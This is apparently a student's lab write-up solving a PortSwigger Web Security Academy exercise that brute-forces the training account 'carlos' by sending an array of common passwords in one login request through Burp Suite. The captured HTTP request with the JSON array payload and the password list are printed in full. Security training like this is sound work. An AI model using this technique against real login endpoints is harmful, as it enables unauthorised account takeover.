TASK REPORT - SAFE YOUR WEB


Name	Sadiq Sonalkar
Email	sadiqsonalkar21@gmail.com
Submission Date	28-04-2023

Task 3

Lab Name: - Broken brute-force protection, multiple credentials per request

TASK REPORT - SAFE YOUR WEB

The goal of the lab is to brute force Carlos's password and access his account.




Open Candidate passwords in a new tab and access the lab in a new tab.

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.


Click on my account. And enter any random credential. And it will give me invalid username or password




TASK REPORT - SAFE YOUR WEB

The interceptor has captured it.

Now in the proxy history you will get a post request for login.



Open that request you will get the username and the password I entered.




Send this request to burp repeater.

Now we have opened the candidate password in a new tab. In that tab we get the possible password for Carlos.

So, we will use this to brute force Carlos's password.

Now I'll copy all the password and create a JSON File and paste the passwords in it.


TASK REPORT - SAFE YOUR WEB



```
"username" : "carlos",
"password" : [
        "123456",
        "password",
        "12345678",
        "qwerty",
        "123456789",
        "12345",
        "1234",
        "111111",
        "1234567",
        "dragon",
        "123123",
        "baseball",
        "abc123",
        "football",
        "monkey",
        "letmein",
        "shadow",
        "master",
        "666666",
        "qwertyuiop",
```

I have copied all the passwords and created a JSON file of it.

Now I'll copy the whole JSON file and replace it with the fake username and password I entered before.



Request

Pretty Raw Hex


```
POST /login HTTP/2
Host: 0ada000203349e47809149de000c00b4.web-security-academy.net
Cookie: session=n8PFooLSopAWOEpn0Eh0sNwbxIIXY2YJ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ada000203349e47809149de000c00b4.web-security-academy.net/login
Content-Type: text/plain;charset=UTF-8
Origin: https://0ada000203349e47809149de000c00b4.web-security-academy.net
Content-Length: 1188
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "username":"carlos",
  "password":[
    "123456",
    "password",
    "12345678",
    "qwerty",
    "123456789",
    "12345"
```


All the password is pasted in JSON format.

TASK REPORT - SAFE YOUR WEB


Now sends the request. We will receive a HTTP 302 Found.




Now I'll right click and choose 'show response in browser' you will get a copy option. Copy the URL and load it in the browser.



And paste it in new tab. And you will be logged in as Carlos.





Click My account to access Carlos's account page and the lab will be solved.

TASK REPORT - SAFE YOUR WEB

Lab: Broken brute-force protection, multiple credentials per request

EXPERT

LAB | Solved

This lab is vulnerable due to a logic flaw in its brute-force protection. To solve the lab, brute-force Carlos's password, then access his account page.

- Victim's username: `carlos`
- Candidate passwords

Access the lab

Solution

Web Security Academy

Broken brute-force protection, multiple credentials per request

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account

WE LIKE TO BLOG

The lab is solved.